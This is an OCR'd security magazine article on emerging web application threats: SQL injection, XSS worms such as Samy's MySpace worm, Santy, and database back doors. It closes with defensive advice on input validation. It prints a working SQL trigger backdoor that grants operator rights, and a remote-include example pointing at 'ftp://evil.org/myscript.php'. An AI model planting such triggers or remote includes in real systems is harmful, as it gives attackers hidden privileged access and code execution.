Editors: Elias Levy, aleph1@securityfocus.com
Iván Arce, ivan.arce@coresecurity.com

New Threats and Attacks on the World Wide Web

Thorsten Holz
University of Mannheim, Germany

Simon Marechal
Thales Security Systems

Frédéric Raynal
EADS Corporate Research Center

Ten years ago, very few networks had a firewall; today, they're ubiquitous. The newest target is the workstation: client-side attacks have increased because direct attacks on servers aren't so easy anymore. Moreover, as new defenses are raised, information flows are increasingly embedded into Web applications, making them extremely valuable as well, and, thus, the next target. This article describes some of these new threats.

A new playground

Several trends have emerged lately in the attacks launched against Web applications. Because Web applications run on Web servers, they offer services to users over a network. User interaction is done via a Web browser, in which the user can enter data; results are presented as Web pages. Web applications have become increasingly popular because they offer an easy deployment process: users can use their Web browsers to access the application without having to install additional programs. If the application is upgraded to a newer version, this activity is transparent to the end user. Moreover, most Web applications are platform independent and can be accessed from a wide number of locations, resulting in the return of the "thin-client" paradigm—that is, the computing power is centralized on the servers—while the individual clients are "dumb" terminals. This simplifies administration and can also lead to more secure and safe deployments.

One of the main techniques behind Web applications is the use of scripting languages such as PHP or JavaScript and concepts such as XML and Cascading Style Sheets. Ajax (for asynchronous JavaScript and XML) is a method for creating Web applications with enhanced speed and usability; it actually combines different techniques. Prominent examples of more familiar Web applications include Google Mail, Google Maps, Flickr (a photo-sharing and management application), and WordPress (a blogging software).

From an attacker's viewpoint, a Web application is an interesting target for several reasons. First, the quality of the source code related to security is often rather poor, as numerous bug reports show. The Cyber Security Bulletin SB06-012 from the US-CERT, for example, lists 21 vulnerabilities related to Web applications. Another factor is the applications' complex setup. Most Web applications rely on a three-tier model:

- The client is a Web browser executed on the end user's system.
- The Web application itself is a Web page, often incorporating a large amount of different techniques.
- The data provider is usually a database that contains the relevant information.

All three tiers have their own vulnerabilities, thus the attacker just needs to exploit one to compromise huge parts of the whole application.

An increasing efficiency

Once upon a time, attackers adopted techniques from other attacks or developed completely new ones. Today, the arsenal of possible attack techniques is huge. Let's look at the two most important ones against Web applications:

- With *SQL injection*, the attacker tries to exploit the data provider at the back end by injecting malicious SQL queries, which often leads to information disclosure.
- Cross-site scripting (typically abbreviated as XSS) allows an attacker to manipulate parts of a Web page by violating the *same origin policy*. This policy specifies that objects coming from the same origin (that is, the same host, using the same protocol and port) can interact with each other. By injecting malicious scripting code, an attacker can bypass this restriction and execute arbitrary external code on the client.

Other threats range from file disclosure (such as files containing credentials for a database) to remote command execution (such as insufficient filtering on `include()` directives in PHP resulting in execution or arbitrary scripts provided by the attacker).

In recent years, we've seen many attacks against different kinds of Web applications. One of the most targeted is phpBB, a bulletin board

system. This software has several vulnerabilities that can lead to remote command executing, SQL injection attacks, or XSS. In fact, researchers have found at least 15 vulnerabilities since 2005 (www.frsirt.com/english/vendor/2713).

As these systems become more complex, so, too, do the attacks targeting them. Let's look at two of the most pervasive trends: Web worms and back doors.

Web worms

As we've all seen in life or in the news, attacks against Web applications are increasingly automated. In 2004, this led to the first worms that propagated themselves further merely by exploiting vulnerabilities in Web applications. These worms most often exploit remote code execution vulnerabilities.


The best-known example of such a worm is Santy.A, which first appeared in December 2004 after the hardened PHP project announced a major flaw in phpBB (www.hardened-php.net/advisory_172005.75.html). Santy.A uses the Google search engine to find new targets. Based on search results, it exploits a flaw on other systems and then propagates itself further from the compromised machine. Its sole purpose is to deface vulnerable machines. This worm's weakness was that it uses a simple query to Google to find new targets: Google eventually filtered out those queries, and the worm stopped spreading. Several variants using other search engines have appeared, but they were stopped just like the original. Someone even created an anti-Santy worm that patched vulnerable installations.

From a technical viewpoint, Web worms are quite different from standard worms:

- Web worms exploit flaws in the Web application code, which is normally written in a high-level language. It's therefore quite easy to write a multiplatform worm, for example, one that can run on different operating systems or even different architectures.
- The worm itself can be written in a high-level language, making it easy to have it perform complex operations, but it isn't possible—or at least, very difficult—to have it perform low-level operations, such as generating forged network packets.
- The Web application will almost never run with higher privileges, therefore the underlying operating system normally won't be fully compromised automatically.
- The communication protocol is the connection-based HTTP, thus the worm might only be alive while the connection is open (depending on the underlying technology). It's nontrivial to write a persistent Web worm.
- Most Web servers log access to Web pages, enabling an easy way to find the source of an attack after it has been compromised, which helps computer forensics.

In recent months, we've seen several new Web worms. Some of them are worth mentioning here besides Santy.A: Elxbot, a worm that exploits a vulnerability in the content management system Mambo, was first observed in December 2005. This worm is a binary executable and thus not portable. Similar to Santy.A, it used Google to find vulnerable hosts, but it connected to a botnet, thus enabling a remote control mechanism to the compromised hosts. Lupper/Lupii appeared in November 2005; it targets several Web applications in parallel, but it's only a binary executable. Lupper is a "scanner worm" that tries to exploit random IP addresses and thus propagates like a traditional worm.

Another interesting type of worm is the *XSS worm*. This kind of malware propagates by using a symbiotic relationship between the client and the server: the server delivers a Web page to the client that includes some malicious code the attacker inserted with the help of an XSS vulnerability. The client's browser executes this malicious code, which also includes a function to propagate the worm to another Web site. After this infection, the worm executes again once a victim



opens one of the infected Web sites. These XSS worms require a form of interaction, usually when the victim opens an infected Web site. An XSS worm on the community Web site MySpace.com exploited a flaw in a filtering mechanism and was able to infect more than 1 million profiles. A similar attack occurred within the blog community Xanga.com.

Another interesting type of worm is the XSS worm. This kind of malware propagates by using a symbiotic relationship between the client and the server.

Let's look a little closer at the MySpace.com attack. A user, called Samy, intended to expand his buddy list automatically. In one day, he won more than 1 million "friends" in the online community via the first self-propagating XSS worm. This worm exploits a flaw in MySpace's filter, which allows someone to inject code into a user's profile. The Web site filtered out the keyword "javascript," so the worm exploited a bad parsing in Internet Explorer that lets "javascript" be interpreted, even if it's split on two lines. MySpace couldn't detect this, so the self-replicating worm was let loose:

```
Payload is in charge on
increasing Samy's popu-
larity
  Invite Samy as a visi-
  tor's friend
  Add him as a visitor's
  hero
Include the code in the
visitor's profile (repli-
cation)
```

As with other applications, an intruder typically wants to hide his or her presence on a compromised machine and be able to come back. This requires a back door.

Back doors

Most Web applications use databases as a back end to store information. A database can also be used to hide the presence of malicious activities or to maintain access to the compromised system. An attacker can, for example, add a malicious `trigger` to a compromised database. The database management system invokes an SQL trigger upon the execution of an insert, update, or delete operation. The following example shows such a trigger:

```
CREATE TRIGGER backdoor
BEFORE INSERT ON posts
_text
  FOR EACH ROW
  BEGIN UPDATE users SET
  user_level = 'operator'
  WHERE user_id IN
  (SELECT poster_id FROM
  posts
  WHERE post_id = NEW.
  post_id) AND
  NEW.post_subject =
  'secret-backdoor';
```

Before a new database object (in this case, a posting for a bulletin board) is inserted in the database, the trigger checks whether the subject of the posting equals `'secret-backdoor'`. If this is the case, the user's corresponding `user_level` is updated to `'operator'`. This kind of back door thus allows an attacker to obtain operator-level rights. It's rather stealthy because it doesn't modify files on the hard disc, but only within the database itself.

The list of back-door attacks is lengthy. An attacker can add a new privileged user, for example, or give administrative privileges to an existing user. Similar to triggers, the attacker can also add back doors to a Web application's source files—typically, by altering files or even adding files. Another possible attack is to alter the login procedure so that it writes all usernames/passwords tuples to a text file. The attacker can then just download the file periodically to get updated passwords.

To make matters worse, attackers have started to develop new techniques. One example is moving the session file location. The whole point is to put PHP session files into a folder that can be legitimately accessed through the Web server. Such files are used to track user sessions: a cookie is sent to the client, and a corresponding file, whose name is the cookie's value, is created. Naturally, this file contains session variables, so by browsing the directory, it's possible to get all session IDs. By reading the files, attackers can access confidential data, depending on what's stored in the session variables.

What's next?

Current attack techniques against Web applications are guinea pigs for the next generation of attacks. Traditional worms look for new targets by random scanning, exploiting local information on the current host, or via an external resource. Random targeting isn't an efficient solution for Web worms because virtual hosts often use the same IP and thus the worm would find a limited number of targets. Exploiting local information is the solution for mail worms, which often propagate with the help of the victim's address book. Because blogs often link to other blogs, this could be a possible propagation technique for other worms. Presumably, the most reliable method of attack is to use external resources—for example, search engines or Web directories. Of course, the worm has to use polymorphic techniques to impersonate a normal Web browser when access-

ing Web pages. This can hamper filtering and any other obvious ways of stopping its spread.

As with random targets, the problem lies with virtual hosts: once running on a host, a Web worm can only look on the current host for other targets, so it must use low-level functions to search for other virtual hosts at the Web root on the host's hard disc. Again, the more reliable solution is to rely on external resources, but if a firewall is well configured, the server won't be allowed to connect to the Internet or access Google or other search engines, but this doesn't happen very often.

The propagation of the worm itself is another challenge. Santy creates a file on the target to transfer its code. The MySpace worm includes its own code in the target sites by exploiting a flaw on the site. We can also imagine a worm embedding its code in the request sent to the target. PHP, for instance, lets the attacker access the code by using `$SERVER['REQUEST\_URI']`. No maximum size is specified in the HTTP protocol for the URL size, but browsers enforce their own limits. Another solution is to not transfer the worm's code to the target, but to store it somewhere on the Internet and grab it when needed. Many places (open FTP servers, forums, newsgroups, and so on) save the worm's code; in this way, the code is executed through a URL wrapper. (A URL wrapper is a way to specify the location of a remote file on a script; for example, you can specify `ftp://evil.org/myscript.php` to a badly filtered `include()` directive in PHP.) This has two main problems: the target must be allowed to connect to the Internet, and it's easy to filter the code's location.

Other interesting things to look for include the worm's persistence (should it fork, modify sources on the server, and so on) and its execution context (by using an external interpreter, the same as the one used by the Web site it targets). Clearly, the attacker community will continue to improve and develop its attack techniques.

As always, the best advice is to tackle the threat at its roots. Here, this is the malicious user input the Web application has to interpret. Under no circumstances should the Web application process user input without checking it first. Untrusted user input can come from many places—as a request parameter (POST or GET), from forms within the HTML Web site, and so on.

All these inputs must be sanitized before actually performing an action on them. The web application programmer can do this by removing special characters from the input, encoding dynamic output elements, and filtering special characters in dynamic elements. Moreover, cookie content and database query results should be sanitized as well, to ensure data integrity.

When sanitizing user input, the Web application should follow a white-list approach: only the input that is on a list of prespecified tokens is allowed, everything else is filtered out. The benefit of this approach is that the Web application knows that only the allowed tokens are part of user input and everything else isn't. If the Web application simply follows a black-list approach that only filters special characters, the attacker could presumably find a way to bypass this filter.

The Web has changed—no longer is it just a collection of static pages displayed by browsers. Even the traditional model of request and response is changing with new technologies such as Ajax. As we all know, when solutions become rich and complex, security usually isn't part of the improvement. New intrinsic features can be abused to serve the purpose of malicious attackers, and malware such as Web worms and back doors have found a new place to grow. □

Thorsten Holz *is a PhD student in the Laboratory for Dependable Distributed Systems at the University of Mannheim, Germany. His research interests include the practical aspects of secure systems, but he's also interested in more theoretical considerations of dependable systems. Holz is one of the founders of the German Honeynet Project and editor-in-chief of the German security magazine* MISC. *Contact him at thorsten.holz@informatik.uni-mannheim.de or t.holz@miscmag.com.*

Simon Marechal *is a security consultant at Thales Security Systems. He has an extensive experience with web application penetration testing. He graduated from the Ecole Nationale Supérieure d'Arts et Métiers, with a specialization in materials. Contact him at simon.marechal@thales-security.com.*

Frédéric Raynal *is a research engineer and security expert working at the EADS Corporate Research Center security lab. His research interests include (in-)secure programming, operating system security, and malicious software. He has a PhD from the University of Orsay in Paris. His research interests include cryptography and data hiding (steganography, watermarking, and fingerprinting). In addition, he is also the editor-in-chief of the first French security magazine* MISC *and head of the Organisation Committee of Symposium sur la Sécurité des Technologies de l'Information et de la Communication(SSTIC). Contact him at f.raynal@miscmag.com.*